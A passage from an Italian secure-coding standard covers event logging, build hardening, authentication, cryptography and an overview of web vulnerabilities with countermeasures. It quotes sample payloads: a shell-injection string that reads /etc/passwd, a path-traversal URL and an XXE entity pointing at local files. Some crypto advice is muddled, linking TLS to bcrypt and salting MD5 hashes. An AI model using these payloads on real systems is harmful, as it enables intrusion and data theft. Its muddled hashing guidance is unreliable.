L'input utente deve essere filtrato in modo che alle variabili o strutture dati interne dell'applicazione non sia possibile assegnare valori negativi (ad esempio dichiarando array come signed integer) ad eccezione dei casi previsti e per i quali sia stata pianificata la gestione. In fase di comparazione di due variabili numeriche dove il contenuto di almeno una deriva da input utente, il casting o l'assegnazione di un valore da una variabile all'altra deve avvenire in base alla stessa tipologia (ad esempio assegnare un valore intero a una variabile di tipo short è un errore). L'applicazione deve risultare immune da problematiche di tipo integer overflow, cambi di segno, troncamento di valori numerici o altri errori di programmazione logico-computazionali.

## 5.4 Tracciamento e Raccomandazioni di "Alarm Detection"

Per il tracciamento degli eventi di "Alarm Detection" si raccomanda l'adozione dei criteri generali riportati nei paragrafi (Cfr. [5.4.1- 5.4.4]) che seguono.

### 5.4.1 Tracciamento eventi

L'applicazione deve essere predisposta sia per il tracciamento di attività "anomale" sia per le "eccezioni" verificatesi sui sistemi.

Il tracciamento degli eventi può essere attivato su:

- Eventi andati a buon fine;
- Eventi non andati a buon fine;
- Errori di sistema o utente;
- La configurazione del sistema di tracciamento e detection degli allarmi sarà predisposta sulla base delle policy stabilite nell'ambito dei requisiti dell'applicazione.

Gli eventi per i quali è richiesto il tracciamento riguardano:

- Autenticazione e processi correlati;
- Start e Stop delle componenti dell'applicazione;
- Violazioni dei criteri o delle policy configurate;

- Modifiche alle configurazioni dell'applicazione;
- Accesso ai dati (inserimento, modifica, lettura, rimozione), ai file e alle risorse dell'applicazione e tipo di accesso;
- Disattivazione del meccanismo di tracciamento;
- La procedura di tracciamento sarà predisposta per l'emissione di "Alert" al verificarsi di uno o più eventi configurabili dall'amministratore del sistema.

#### 5.4.2 Tracciamento eventi di "Alarm Detection"

Oltre ad attenersi alle prescrizioni riportate nei paragrafi precedenti, durante lo sviluppo del codice è essenziale inserire particolari funzioni di tracciamento che, operanti in determinati e specifici punti dell'applicativo, permettano la rilevazione e il logging di eventi anomali o di frode, significativi per la sicurezza dell'organizzazione.

Attraverso l'inserimento di specifiche stringhe di codice all'interno dell'applicativo, si vogliono rilevare alcuni eventi ritenuti sensibili ai fini del mantenimento della riservatezza, integrità e disponibilità del dato applicativo.

In seguito, le segnalazioni prodotte e inserite in appositi file di Log, discriminate per mezzo di TAG (DetCode) opportuni, possono essere elaborate da un sistema di correlazione e utilizzate come fonte per attività di Audit (Ex/Post) degli eventi di sicurezza.

Questa nuova strategia di rilevazione, risulta strettamente necessaria per superare i limiti tecnologici intrinseci delle tecnologie Anti-Intrusione commerciali. In particolare, tali tecnologie non permettono:

- l'analisi di flussi applicativi di applicazioni dell'ente di tipo "Make" (le soluzioni di mercato sono progettate per l'esclusivo utilizzo su applicazioni di tipo commerciale);
- l'analisi di flussi applicativi che fanno uso di meccanismi di cifratura delle informazioni;
- la rilevazione di vulnerabilità software determinate da errori in input commessi dall'utente;
- la rilevazione di vulnerabilità software determinate dall'assenza di controlli applicativi durante le operazioni di allocazione di blocchi di memoria nelle aree di memoria volatile.

#### 5.4.3 Scopo e campo di applicazione per eventi di "Alarm Detection"

Il software sviluppato e personalizzato per l'organizzazione è realizzato seguendo le indicazioni e le necessità espresse dall'organizzazione medesima, nel rispetto dei vincoli di sicurezza imposti nel Piano di Sicurezza (in seguito PdS).

Nella fase di produzione e/o aggiornamento del Piano di Sicurezza di una specifica applicazione, insieme all'esame del funzionamento, all'analisi delle informazioni da esso trattate e all'analisi dei flussi applicativi pertinenti (input, output, accesso a DB, autenticazione, ecc.), si procederà all'individuazione delle raccomandazioni degli eventi di Alarm Detection che permetteranno, alle competenti linee di Sviluppo, di identificare e implementare gli opportuni meccanismi di generazione delle informazioni di tracciamento.

#### 5.4.4 Raccomandazioni generali per eventi di "Alarm Detection"

L'attivazione ed il tracciamento per gli eventi di Alarm Detection, di seguito elencati, sono fortemente raccomandati, poichè riguardano alcune delle principali debolezze applicative che, se utilizzate per scopi malevoli, possono comportare un elevato fattore di rischio:

- **Validazione Input:** si devono tracciare tutti gli input (provenienti da Client o da Server) non conformi con quanto atteso dall'applicativo (Cfr. [paragrafo 5.2.7]);
- **Buffer Overflow:** si devono tracciare tutti gli avvisi e/o le eccezioni generate dall'applicativo a fronte di un evento di Buffer Overflow (Cfr. [paragrafo 6.1.7]);
- **Sessioni applicative anomale:** si devono tracciare le occorrenze di eventi che non rientrano nella corretta gestione delle sessioni applicative, come tentativi massivi di autenticazione, sessioni multiple dell'utente non previste e/o consentite, presenza di cookie con contenuti incomprensibili, referrer errato o inconsistente con la funzione o con la pagina chiamata, etc. (Cfr. [paragrafo 6.1.2]);

- **Tentativi di accesso a risorse inibite:** si devono tracciare tutti i tentativi di accesso a risorse inibite ai servizi come, ad esempio, tentativi di accesso alla root di un server web, modifica a configurazioni per mezzo di credenziali non appropriate, etc. (Cfr. [paragrafo 5.6]);
- **Violazioni delle policy configurate:** si devono tracciare le violazioni o i tentativi di bypass delle regole di autorizzazione che definiscono ruolo e permessi assegnati all'utente nonché le operazioni ad esso concesse in base alla tipologia di profilatura (Cfr. [paragrafo 5.6]);
- **Process Issue:** si devono tracciare gli avvisi, generati in ambito Server Applicativo, relativi all'esecuzione di moduli applicativi che risultano diversi in quantità e dimensione rispetto a quanto atteso/definito in fase di progettazione/realizzazione dell'applicativo stesso (ad es. numero eccessivo di istanze duplicate, esecuzione di istruzioni non previste, eccessiva occupazione di memoria, etc.) -(Cfr. [paragrafo 6.1.7]);
- **Funzioni input/output anomale:** si devono tracciare i tentativi inaspettati di dichiarazioni di funzioni e/o comandi in input ed in output (Cfr. [paragrafo 5.2.7 , 5.2.8, cap. 6]);
- **Disattivazione anomala del meccanismo di tracciamento:** devono essere osservati e tracciati tutti i cambiamenti di stato (attivo ↔ disattivo) delle funzioni di tracciamento e generazione allarmi, su tutte le componenti funzionalmente coinvolte. Altresì, è necessario tenere sempre sotto controllo le attività di download/upload dell'utente, al quale è stato consentito l'accesso al sistema, al fine di individuare situazioni anomale (generazione di allarmi laddove la quantità di dati superi una certa soglia che tiene conto del livello/ruolo di accesso dell'utente).

## 5.5 Compilazione dell'applicazione

Per la compilazione del codice dell'applicazione si raccomanda l'adozione dei criteri riportati nei paragrafi (Cfr. [5.5.1,5.5.2]) che seguono.

### 5.5.1 Stack Canary

I sorgenti dell'applicazione e delle librerie che la compongono (DLL o altre forme comparabili in ambienti operativi differenti) devono essere compilati con funzionalità di stack canary. A runtime viene impostato un valore (spesso un intero) in memoria e viene verificato che non venga sovrascritto da un eventuale buffer overflow, dopo una chiamata allo stack. Ciò permette di bloccare gli effetti di un buffer overflow in tempo utile. In fase di compilazione, devono essere attivate opzioni di anti-sovrersione dei puntatori ai gestori delle eccezioni (ad esempio SafeSEH), relativamente alla piattaforma dell'applicazione.

### 5.5.2 Correttezza del sorgente

La compilazione dei sorgenti deve terminare senza alcun tipo di warning.

## 5.6 Ambiente operativo dell'applicazione

In merito agli ambienti operativi di sviluppo e test delle applicazioni, si raccomanda l'adozione dei criteri riportati nei paragrafi (Cfr. [5.6.1 - 5.6.6]) che seguono.

### 5.6.1 Separazione degli ambienti

I sistemi di sviluppo, test e produzione devono essere separati fisicamente e/o logicamente.

### 5.6.2 Test dell'Applicazione

- L'applicazione deve essere consegnata e portata in produzione/esercizio solo dopo essere stata verificata la rispondenza ai requisiti dati.
- I casi di test devono includere controlli sull'usabilità dell'applicazione, sulla sicurezza e sulla compatibilità con l'infrastruttura hardware/software in cui andrà installata.
- È raccomandato l'utilizzo di appositi strumenti di stress test prima dell'avvio in esercizio dell'applicazione, al fine di certificare la corretta implementazione delle procedure di input data validation e security menzionate in questo documento.

### 5.6.3 Strumenti

Compilatori, editor ed altri strumenti di sviluppo non devono essere presenti nei sistemi di produzione in cui l'applicazione risiede.

### 5.6.4 Profili utente

I profili utente dell'applicazione che risiede nei sistemi di produzione devono essere differenti da quelli configurati e utilizzati nei sistemi di sviluppo e test. L'applicazione deve implementare un meccanismo di avviso della tipologia di profilatura, ruoli e permessi assegnati all'utente a seguito dell'accesso (vedasi per maggior dettaglio "Procedura di accesso dell'applicazione" Cfr. [paragrafo 5.7.3]).

### 5.6.5 Trattamento dei dati

I dati personali e critici, gestiti dall'applicazione, che risiedono nell'ambiente di esercizio, non devono essere copiati negli ambienti di test e sviluppo. In caso di utilizzo dell'applicazione al solo fine di test questi devono essere rimossi immediatamente dopo il completamento di detta fase.

### 5.6.6 Protezione dei sorgenti e delle librerie

I sorgenti dell'applicazione e delle librerie correlate, fatta eccezione per i linguaggi interpretati, non devono risiedere in testo chiaro all'interno dei sistemi di esercizio, bensì sotto forma di oggetti compilati. Nel caso di linguaggi interpretati, il sorgente dell'applicazione che risiede nei sistemi di esercizio deve essere offuscato.

Una copia non offuscata deve comunque sempre essere conservata su un supporto diverso (esempio copia su CD o DVD).

## 5.7 Autenticazione, Autorizzazione e Gestione degli accessi

Per le politiche degli accessi si raccomanda l'adozione dei criteri riportati di seguito.

### 5.7.1 Policy standard "Everything is generally forbidden unless expressly permitted"

L'applicazione deve implementare un meccanismo di access control adeguato. Tutte le operazioni svolte dagli utenti e le fasi di autorizzazione e assegnazione dei permessi devono essere subordinate alla policy standard : "Ogni azione è negata se non espressamente consentita".

### 5.7.2 Assegnazione dei privilegi utente

L'applicazione non deve assegnare alcun privilegio/permesso all'utente fin quando il processo di autenticazione e autorizzazione non è stato completato.

### 5.7.3 Procedura di accesso dell'applicazione

La procedura di accesso e log-on dell'applicazione deve ridurre al minimo le informazioni fornite agli utenti non ancora autenticati e prevedere determinati comportamenti. In particolare:

- Non deve con messaggi specifici fornire alcun tipo di aiuto, né rendere comprensibile se il processo di autenticazione è fallito a causa del nome utente o della password errata;
- Non deve fornire alcuna chiara indicazione sui ruoli e sui permessi assegnati a un utente fin quando il processo di autenticazione non viene completato;
- Deve visualizzare un messaggio di avviso sulle sanzioni derivate dall'accesso fraudolento all'applicazione;
- Deve prevedere il mascheramento della password digitata dall'utente non rendendola visibile o nascondendola attraverso simboli (ad esempio con asterischi);
- Non deve trasmettere in rete la password in chiaro;
- Deve "processare" le informazioni fornite dall'utente per l'accesso solo quando sono complete;
- Deve prevedere procedure configurabili di blocco momentaneo dell'account dopo una serie di tentativi d'accesso infruttuosi;



- Deve visualizzare, al completamento della procedura di autenticazione, la data, l'ora e le informazioni sull'ultimo sistema (indirizzo IP/FQDN) che ha completato con successo la fase di log-on per una specifica utenza;
- Deve visualizzare nella console dell'amministratore o nei file di log, i dettagli di tutti i precedenti tentativi infruttuosi di accesso per una specifica utenza;
- L'autenticazione non deve mai essere un processo convalidato lato client.

#### **5.7.4 Account standard**

L'applicazione non deve essere rilasciata da chi la sviluppa, con account utente standard di tipo amministrativo/operativo o con account protetti tramite password di default.

#### **5.7.5 Autorizzazione**

L'applicazione deve sempre operare un controllo sui reali privilegi d'accesso dell'utente prima di autorizzare qualsiasi operazione in lettura, scrittura, esecuzione o cancellazione.

L'autorizzazione non deve mai essere un processo convalidato lato client.

#### **5.7.6 Generazione dei token**

I token dell'applicazione devono essere generati utilizzando algoritmi true random ed analizzati ogniqualevolta l'utente richiede autorizzazione a svolgere una qualsiasi azione, al fine di determinarne permessi e privilegi.

#### **5.7.7 Generazione dei cookie**

Nelle applicazioni web i cookie di sessione applicativa devono essere cifrati, non persistent, avere il flag secure attivato e l'attributo HttpOnly impostato.

#### **5.7.8 Contenuto del cookie**

Un cookie non deve contenere informazioni critiche quali password o essere composto da parti predicibili come username o valori elaborati basandosi su algoritmi sequenziali. L'identificatore della sessione nel cookie deve avere un'entropia pari almeno a 128 bit.

#### **5.7.9 Scadenza del cookie**

Nelle applicazioni web, ciascun cookie generato deve essere soggetto a un tempo di scadenza oltre il quale non deve più essere considerato valido.

#### **5.7.10 Logout utente**

Quando un utente ha effettuato il log-out, la sessione relativa deve essere invalidata sia sul server (sganciandola nella Entry Table delle sessioni attive) che sul client (ad esempio rimuovendo il cookie o svuotando il suo contenuto).

#### **5.7.11 Timeout di sessione**

L'applicazione deve prevedere il rilascio della sessione utente dopo un certo periodo configurabile di inattività della sessione stessa.

#### **5.7.12 Isolamento delle funzioni dall'applicazione**

È vietata l'implementazione della sicurezza attraverso l'oscuramento delle funzioni a livello di presentazione. È obbligatorio invece isolare e rendere inutilizzabili le funzioni che non devono essere rese accessibili agli utenti, direttamente a livello logico (es: imponendo la consultazione del token della sessione per determinarne i reali privilegi di esecuzione).

### **5.8 Password, chiavi e certificati**

Per la gestione di dati quali password, chiavi e certificati, si raccomanda l'adozione dei criteri riportati di seguito.



#### **5.8.1 Gestione di password, chiavi e certificati**

Le password mantenute dall'applicazione o le chiavi private dei certificati devono essere conservate in forma cifrata. Le informazioni sulle password e le chiavi devono risiedere in container (aree del filesystem, tabelle del database, ecc.) differenti rispetto ai dati dell'applicazione.

#### **5.8.2 Trasmissione delle password in rete**

Utilizzare protocolli crittografici, come TLS (Transport Layer Security) o SSH (Secure Socket Shell), che impiegano algoritmi standard di derivazione delle chiavi basata su password (Password-based Key Derivation/key stretching) detti anche algoritmi di slow hashing, come PBKDF2, scrypt o bcrypt, i quali, rallentando di molto la funzione di hashing, rendono inefficaci eventuali attacchi di forza bruta per il password cracking.

Prevedere, inoltre, l'aggiunta di una chiave segreta alla hash, in modo tale da consentire la convalida della password solo a coloro che la conoscono. Ciò si può fare cifrando l'hash con algoritmo AES oppure includendo la chiave segreta nell'hash utilizzando poi un algoritmo di hashing come HMAC.

È sconsigliato l'utilizzo di funzioni di hash crittografico veloce come MD5, SHA-1, SHA-256, SHA-512, RipeMD, WHIRLPOOL, SHA-3.

#### **5.8.3 Generazione/conservazione delle password nel filesystem/DB**

Le password memorizzate nel filesystem o nel DB sotto forma di hash (esempio MD5/SHA-1 etc.), devono prevedere l'introduzione di un ulteriore fattore randomico (salt) durante la loro generazione.

#### **5.8.4 Batch Job dell'applicazione**

Le informazioni, i dati o gli allegati trasmessi tramite i batch job dell'applicazione (ad esempio sessioni ftp o altri protocolli di rete non cifrati o proprietari), devono utilizzare canali di comunicazione sicuri come SSL o TLS, in cui le chiavi di cifratura simmetriche vengono scambiate all'interno di una comunicazione protetta attraverso algoritmo crittografico asimmetrico (Ad esempio RSA con dimensione delle chiavi uguale o superiore a 1024 bit).

#### **5.8.5 Storage dei dati applicativi**

I dati dell'applicazione memorizzati nel database o nel filesystem devono essere cifrati tramite algoritmi simmetrici con chiave pari almeno a 192 bit (inclusi i bit di parità).

#### **5.8.6 Integrità delle informazioni**

Tutti i dati di natura critica conservati e mantenuti dall'applicazione, oltre che cifrati, devono prevedere l'utilizzo di algoritmi di hashing o firma digitale per poterne vagliare l'integrità/autenticità.

#### **5.8.7 Meccanismi di autenticazione**

L'applicazione sviluppata non deve impiegare meccanismi di autenticazione con chiave condivisa (altrimenti detti pre-shared secret).

#### **5.8.8 Non ripudio delle sessioni**

Tutte le sessioni riconducibili all'applicazione, svolte dalle utenze operative/amministrative, devono essere, oltre che supportate da meccanismi di tracciamento idonei, anche cifrate con algoritmi crittografici. In questo modo si garantisce il non ripudio delle singole sessioni. Deve cioè essere possibile determinare con esattezza se un evento si è verificato o meno.

#### **5.8.9 Schemi di sicurezza e crittografici**

Gli schemi di sicurezza devono essere semplici e ben documentati. È vietata la predisposizione di schemi di autenticazione, crittografia e/o gestione delle chiavi non-standard, oppure fatta in proprio ("hand-made").

#### **5.8.10 Weak Keys e Collision**

Il processo di creazione/assegnazione delle chiavi di cifratura ai dati dell'applicazione, in base al cipher utilizzato, non deve generare weak keys (chiavi deboli) o, nel caso di algoritmi di hashing, alcuna collision (valori ripetuti).

#### **5.8.11 URL cifrati**

Le directory contenenti file o dati di natura personale, critici e sensibili, residenti nella document root del web server devono apparire cifrate nell'URL del client browser.

#### **5.8.12 Normalizzazione dei dati cifrati**

Nelle applicazioni web l'utilizzo della codifica *base64* è autorizzato solo per la normalizzazione dei dati, delle stringhe o degli URL cifrati.

## 6 PRINCIPALI VULNERABILITÀ DERIVANTI DA ERRORI DI PROGRAMMAZIONE: OVERVIEW

Nel presente capitolo viene fornita un overview delle principali vulnerabilità, ad oggi conosciute, che scaturiscono da errori di programmazione indicando le buone pratiche che, indipendentemente dal linguaggio di programmazione utilizzato, è necessario adottare al fine di ridurre il rischio (common best practices).

A tal fine, si evidenzia che il 90% delle vulnerabilità nel software deriva da due distinte macro-categorie di errori di programmazione:

- una poco accorta gestione dell'input utente;
- controlli erranei o assenti durante l'allocazione delle aree di memoria adibite a contenere i dati.

A queste macro-categorie vanno ad aggiungersi:

- le problematiche di gestione delle sessioni utente;
- l'assenza di meccanismi crittografici a protezione dei dati scambiati in rete o conservati su disco;
- le vulnerabilità correlate al controllo degli accessi.

Vi è inoltre un fattore di media entità che, seppur non infici in via diretta la sicurezza di un software o di un sistema, consente a una minaccia esterna di acquisire informazioni preziose sullo stato dell'applicazione e di ottenere utili spunti per progredire gradualmente verso tecniche di attacco più complesse e sempre più finalizzate all'accesso fraudolento o al trafugamento dei dati. Queste tematiche, congiuntamente a quelle circostanze possono indurre al blocco del sistema o del software

### 6.1 Validazione dell'input

Il programmatore, spesso, non si pone il problema che gli utenti autorizzati, che possiedono una regolare password d'accesso, potrebbero non essere gli unici coinvolti a interagire con l'applicazione e si dà per scontato che l'input acquisito, in ingresso, dal programma sarà sempre conforme e pertinente al caso.

Le vulnerabilità di Input Validation scaturiscono proprio dall'assenza di controlli o da errori nella gestione dei dati inviati dall'utente e/o da un processo esterno al dominio di analisi. Le conseguenze di tali vulnerabilità consistono in una serie di tecniche di attacco differenti, solitamente finalizzate all'esecuzione di comandi remoti o alla visualizzazione di dati importanti.

È necessario quindi, verificare che l'input dell'utente e la sua rappresentazione non contenga caratteri o sequenze di caratteri che possono essere sfruttati in modo malizioso.

La validazione dell'input deve essere implementata utilizzando espressioni regolari, o algoritmi di filtro, dopo aver definito la lista di ciò che può essere accettato. La white list, contentente solo i valori ammissibili, è da preferire alla black list, che elenca i valori non ammissibili, poiché il continuo evolversi degli attacchi rende l'insieme delle stringhe 'non accettabili', di fatto, infinito.

Le problematiche di Input Validation sono comuni a tutti gli ambienti, ma trovano la loro espressione massima nelle applicazioni Web. Di seguito sono trattate le principali vulnerabilità, causate dal mancato filtro dei dati utente, nelle quali un aggressore può imbattersi sul Web, presentate da script, Servlet o CGI.

#### 6.1.1 Shell Execution Command

Se nella casistica degli Overflow la vulnerabilità di riferimento è lo Stack Overflow, nelle applicazioni Web è senza dubbio lo Shell Execution Command. Le problematiche di Shell Execution Command, infatti, rientrano nella sfera delle vulnerabilità più note e più sfruttate di sempre. Si manifesta quando i parametri acquisiti in input vengono passati all'interprete di shell senza essere filtrati. L'esecuzione di un comando non è spesso possibile in modo diretto (ovvero semplicemente specificando ciò che si desidera eseguire), ma viene causata da una precisa condizione. Sui sistemi Unix è, ad esempio, possibile utilizzare il carattere ";" per concatenare più comandi fra loro, mentre in molti altri casi la condizione scatenante può essere causata da caratteri differenti come:

- ritorno a carrello (\x0a);
- new Line (\x0c);
- NULL byte (\x00);
- altri.

Esempio:

Esempio di script vulnerabile a Shell Execution Command:

### **Nodes Connected to ;cat /etc/passwd | grep root**

This is the list of nodes that are heard by ;cat /etc/passwd | grep root.

**FATAL ERROR: Invalid line from :root:JbBqYGBmFqF.Y:0:3:::/sbin/ksh**

### **Contromisure**

Scrivere il codice in modo che non venga eseguita nessuna shell dei comandi.

È deprecata l'invocazione diretta dei comandi di sistema, soprattutto se utilizza l'input utente. Per accedere alle funzioni del sistema operativo, è obbligatorio utilizzare le API messe a disposizione dalle librerie dei vari linguaggi di programmazione.

Se dovessero permanere nel sorgente delle shell dipendenti dall'input dell'utente, occorre allora validare l'input, filtrando parole e caratteri potenzialmente dannosi. Meglio ancora se si verifica preventivamente l'input dell'utente confrontandolo con una white list di valori ammessi.

#### **6.1.2 File Inclusion**

Le problematiche di File Inclusion sono solitamente riscontrabili nelle applicazioni web. Si sono diffuse negli ultimi anni con il boom dei linguaggi e delle tecnologie di scripting (ASP, PHP, Python, Perl, etc..) e si manifestano quando i parametri passati ad uno script vulnerabile non vengono opportunamente verificati prima di essere utilizzati per includere dei file in determinati punti di un portale.

Le problematiche di File Inclusion si distinguono solitamente in due categorie:

- **Local File Inclusion:** si manifestano quando un aggressore passa, come parametri di uno script vulnerabile, dei file residenti localmente nel sistema. Il loro contenuto viene così visualizzato a video nell'esatto punto del portale in cui si verifica l'inclusione. Un aggressore può in questo modo ottenere gli hash delle password di sistema o accedere ad informazioni riservate collocate all'esterno della document root del Web Server. Le problematiche di Local File Inclusion possono anche essere sfruttate per eseguire comandi remoti se l'aggressore ha la possibilità di collocare localmente un file contenente codice malevolo, che può essere puntato dallo script vulnerabile. Il file può essere trasmesso utilizzando i classici servizi di rete (ftp, ssh, cifs, etc..) o usufruendo di una qualsiasi procedura di upload richiamabile da Web
- **Remote File Inclusion:** è la più pericolosa perché permette a un aggressore di passare, come parametri di uno script vulnerabile, un file che risiede in un altro web server (ad esempio da egli stesso controllato). L'aggressore può collocare all'interno di questo file del codice di scripting (ad esempio codice PHP malevolo) per eseguire comandi remoti sul sistema.

Esempio:

Un URL costruito come segue:

[http://vulnerable\\_host/preview.php?file=example.html](http://vulnerable_host/preview.php?file=example.html)

Può essere modificato come segue, per visualizzare, ad esempio, un file locale dal contenuto sensibile:

[http://vulnerable\\_host/preview.php?file=../../../../etc/passwd](http://vulnerable_host/preview.php?file=../../../../etc/passwd)

### **Contromisure**

Occorre evitare di utilizzare file esterni il cui contenuto sia di difficile verifica. Nel caso in cui non se ne possa fare a meno, occorre predisporre una white list di file ammessi. Solo tali file saranno selezionabili da parte dell'utente, per esempio tramite un indice numerico. Tale approccio è molto facile da mettere in

pratica nel caso di file locali. Nel caso dei remote files non vi è altra soluzione che verificare il contenuto o l'hash del file prima di adoperarlo in qualsiasi modo.

### 6.1.3 XML external entity (XXE) injection

L'XML external entity injection, o iniezione di entità esterne XML, nota anche come XXE, è una vulnerabilità della sicurezza che consente a un attaccante di manipolare l'elaborazione di dati XML da parte di un'applicazione web. L'attaccante può essere in grado di accedere al file system dell'applicazione server e di interagire con qualsiasi sistema esterno a cui l'applicazione stessa è autorizzata ad accedere. In alcune situazioni, può portare alle estreme conseguenze l'attacco, fino a compromettere il server sottostante o altre infrastrutture di back-end, sfruttando la vulnerabilità XXE e falsificando delle richieste sul lato server (SSRF).

Alcune applicazioni utilizzano il formato XML per trasmettere dati tra il browser e il server. Le applicazioni che lo fanno praticamente utilizzano sempre una libreria standard o un'API della piattaforma per elaborare i dati XML sul server. Le vulnerabilità di XXE sorgono perché la specifica XML contiene varie funzionalità potenzialmente pericolose e i parser standard supportano queste funzionalità, anche se non vengono normalmente utilizzate dall'applicazione.

Le entità esterne XML sono un tipo di entità XML personalizzata i cui valori definiti vengono caricati dall'esterno del DTD in cui sono dichiarati. Le entità esterne sono particolarmente interessanti dal punto di vista della sicurezza perché consentono di definire un'entità in base al contenuto di un percorso di file o URL.

Le entità XML sono un modo per rappresentare un elemento di dati all'interno di un documento XML, anziché utilizzare i dati stessi. Varie entità sono integrate nelle specifiche del linguaggio XML. Per esempio, le entità `<` e `>` rappresentano i metacaratteri '`<`' e '`>`'. Poiché sono usati per indicare i tag XML, devono generalmente essere rappresentati usando le loro entità quando compaiono all'interno dei dati.

L'XML consente di indicare delle entità personalizzate all'interno del loro DTD di riferimento, come nell'esempio seguente:

```
<!DOCTYPE foo [ <!ENTITY entitaPersonalizzata "entità personalizzata per uso interni" > ]>
```

Questa definizione significa che qualsiasi utilizzo dell'entità `&entitaPersonalizzata;` all'interno del documento XML verrà sostituito con il valore definito: "entità personalizzata per uso interni".

Se un utente ha la possibilità di introdurre un'entità che si riferisca a una risorsa esterna, il parser XML riporterà all'interno dell'applicazione qualsiasi contenuto. Un malintenzionato può così introdurre e far eseguire codice malevolo.

Ad esempio può essere referenziato un percorso URL, che può puntare a un file del sistema operativo (tramite il protocollo `file://`) o esterno (tramite il protocollo `http://`).

#### Esempio:

Entità esterna che espone a vulnerabilità l'applicazione:

```
<!DOCTYPE foo [ <!ENTITY ext SYSTEM "file:///path/to/file" > ]>
```

Se si indica il file `/etc/passwd`, se ne ottiene l'automatica lettura e inclusione nel documento.

#### Contromisure

Tutte le vulnerabilità XXE sorgono perché la libreria di parsing dell'XML utilizzata dall'applicazione supporta funzionalità XML potenzialmente pericolose. Il modo più semplice ed efficace per prevenire gli attacchi XXE è disabilitare tali funzionalità.

In generale, è sufficiente disabilitare la risoluzione automatica di entità esterne e disabilitare il supporto per XInclude, una parte della specifica XML che consente di creare un documento XML a partire da sottodocumenti. Questo di solito può essere fatto tramite opzioni di configurazione o sostituendo a livello di programmazione il comportamento predefinito. Consultare la documentazione per la libreria o l'API che si occupa del parsing dell'XML per dettagli su come disabilitare le funzionalità pericolose e non necessarie.

#### 6.1.4 Insecure Deserialization

Quando dati organizzati in strutture come matrici, record, grafici, classi o altre configurazioni, devono essere archiviate o trasmesse in un'altra posizione, ad esempio attraverso una rete, devono passare attraverso un processo chiamato serializzazione. Questo processo converte e modifica l'organizzazione dei dati in un formato lineare, semplice da trasmettere e da archiviare su dispositivi di storage.

La deserializzazione, al contrario, converte il dato lineare in dato strutturato, istanziando l'oggetto per l'uso da parte del processo di destinazione.

I formati degli oggetti serializzati sono standardizzati in modo da poter essere letti da piattaforme diverse, se necessario. Alcune delle piattaforme che supportano i processi di serializzazione includono python, perl, php, ruby e Java. Anche la piattaforma Microsoft .NET supporta le funzioni di serializzazione con le classi XMLSerializer e DataContractSerializer, nonché le classi BinaryFormatter e NetDataContractSerializer, più potenti ma più vulnerabili. XML, YAML e JSON sono tra i formati di dati serializzati più comunemente utilizzati.

La vulnerabilità di deserializzazione non sicura si presenta nel momento in cui un attaccante è in grado di iniettare dati dannosi all'interno dei dati serializzati. Lo sfruttamento di tale attacco si compie quando dal dato serializzato il processo di destinazione crea un'istanza attiva.

#### Contromisure

Per mitigare il rischio di attacco attraverso una deserializzazione non sicura è indispensabile ridurre al minimo l'utilizzo della deserializzazione, riducendo i trasferimenti di dati non necessari tra applicazioni / sistemi, riducendo anche la quantità di file scritti su disco.

Occorre, inoltre, aderire al principio del privilegio minimo, minimizzando o disabilitando l'accesso ai privilegi amministrativi per ridurre l'impatto di un possibile attacco andato a buon fine (defense in depth).

#### 6.1.5 Cross Site Scripting (XSS)

Il Cross Site Scripting (XSS) è una problematica solitamente riscontrabile nelle applicazioni Web e consiste nella possibilità di inserire codice HTML o client-side scripting (comunemente Javascript) all'interno di una pagina visualizzata da altri utenti. Un aggressore può, in questo modo, forzare l'esecuzione del codice Javascript all'interno del browser utilizzato dal visitatore.

L'uso più comune del Cross Site Scripting è finalizzato all'intercettazione dei cookie e/o dei token di un utente regolarmente autenticato in un portale e quindi all'appropriazione indebita delle sessioni web da esso intraprese. Con le credenziali rubate, l'attaccante si spaccerà per l'utente legittimo (spoofing).

Esistono diverse forme di Cross Site Scripting, ma il funzionamento di base è sempre lo stesso. A variare è invece la tecnica utilizzata per forzare l'esecuzione di codice Javascript nel browser del visitatore. In alcuni casi un aggressore ha la possibilità di iniettare codice persistente nella pagina web vulnerabile, ovvero codice memorizzato dal server (ad esempio su un database) e riproposto al client durante ogni singolo collegamento. In altre circostanze il codice iniettato non viene memorizzato e la sua esecuzione è resa possibile solamente invogliando l'utente, attraverso tecniche di Social Engineering, a cliccare su un link che punta alla pagina web vulnerabile. In quest'ultimo caso l'URL viene solitamente rappresentato in formato esadecimale (o altre forme) per evitare che l'utente possa identificare il codice Javascript passato come parametro alla pagina stessa. In altri casi l'aggressore può beneficiare di tecniche di url spoofing per mascherare il codice malevolo. Questa tecnica consiste nel mascherare l'url fraudolento al fine di farlo sembrare del tutto simile all'url legittimo sul quale ci si aspetta che l'utente clicchi.

Le vulnerabilità di Cross Site Scripting (XSS) possono essere in particolare sfruttate da un aggressore per:

- Prendere il controllo remoto di un browser;
- Ottenere un cookie;
- Modificare il collegamento ad una pagina;
- Redirigere l'utente a un URI differente dall'originale;
- Forzare l'immissione di dati importanti in form non-trusted (phishing);

Esempio:

Segue un esempio di servlet vulnerabile a Cross Site Scripting:

## HTTP Status 500 -



## Contromisura

Al fine di evitare il Cross Site Scripting è di fondamentale importanza verificare l'input che proviene dall'esterno, prima di utilizzarlo all'interno della web application.

Tale verifica comporta l'utilizzazione di funzioni di escaping, le quali rilevano caratteri ritenuti pericolosi, ad esempio <, >, &, /, ' , " , sostituendoli con del testo.

Esistono a tal proposito molte librerie che consentono di neutralizzare tag html, come anche pezzi di codice Javascript.

### 6.1.6 Directory Traversal

Le problematiche di Directory Traversal, note anche come Dot-Dot Vulnerability, si verificano quando un aggressore ha la possibilità di immettere dell'input che verrà utilizzato dall'applicazione per accedere ad un file in lettura e/o scrittura. Solitamente le applicazioni vietano l'utilizzo di percorsi completi (ad esempio `/etc/shadow` o `c:\winnt\system32\cmd.exe`) ma in assenza di controlli sui dati acquisiti in ingresso, un aggressore può ugualmente raggiungere e acquisire il contenuto di un file residente all'esterno dell'area a lui accessibile, antepoendo una sequenza di punti al nome dello stesso (ad esempio `../../../../../nomefile` oppure `../../../../../nomefile`). Poiché le problematiche di Directory Traversal sono state utilizzate dagli aggressori fin dallo sviluppo dei primi Web Server, sono oggi tra le più note. Non a caso molte applicazioni vengono progettate in modo da mitigare il rischio del loro sfruttamento. Alcune fra queste tentano di correggere i dati non validi acquisiti in input, trasformandoli in un flusso considerato valido. La casistica ha comunque dimostrato che è quasi sempre sconsigliato (al di fuori di specifiche eccezioni) affidarsi all'input utente per costruire nomi file e percorsi all'interno dell'applicazione, in quanto vi è un'alta possibilità di introdurre ulteriori fattori di instabilità o insicurezza all'interno del software sviluppato.

Esempio:

Se nel codice sorgente viene utilizzato il nome del file:

```
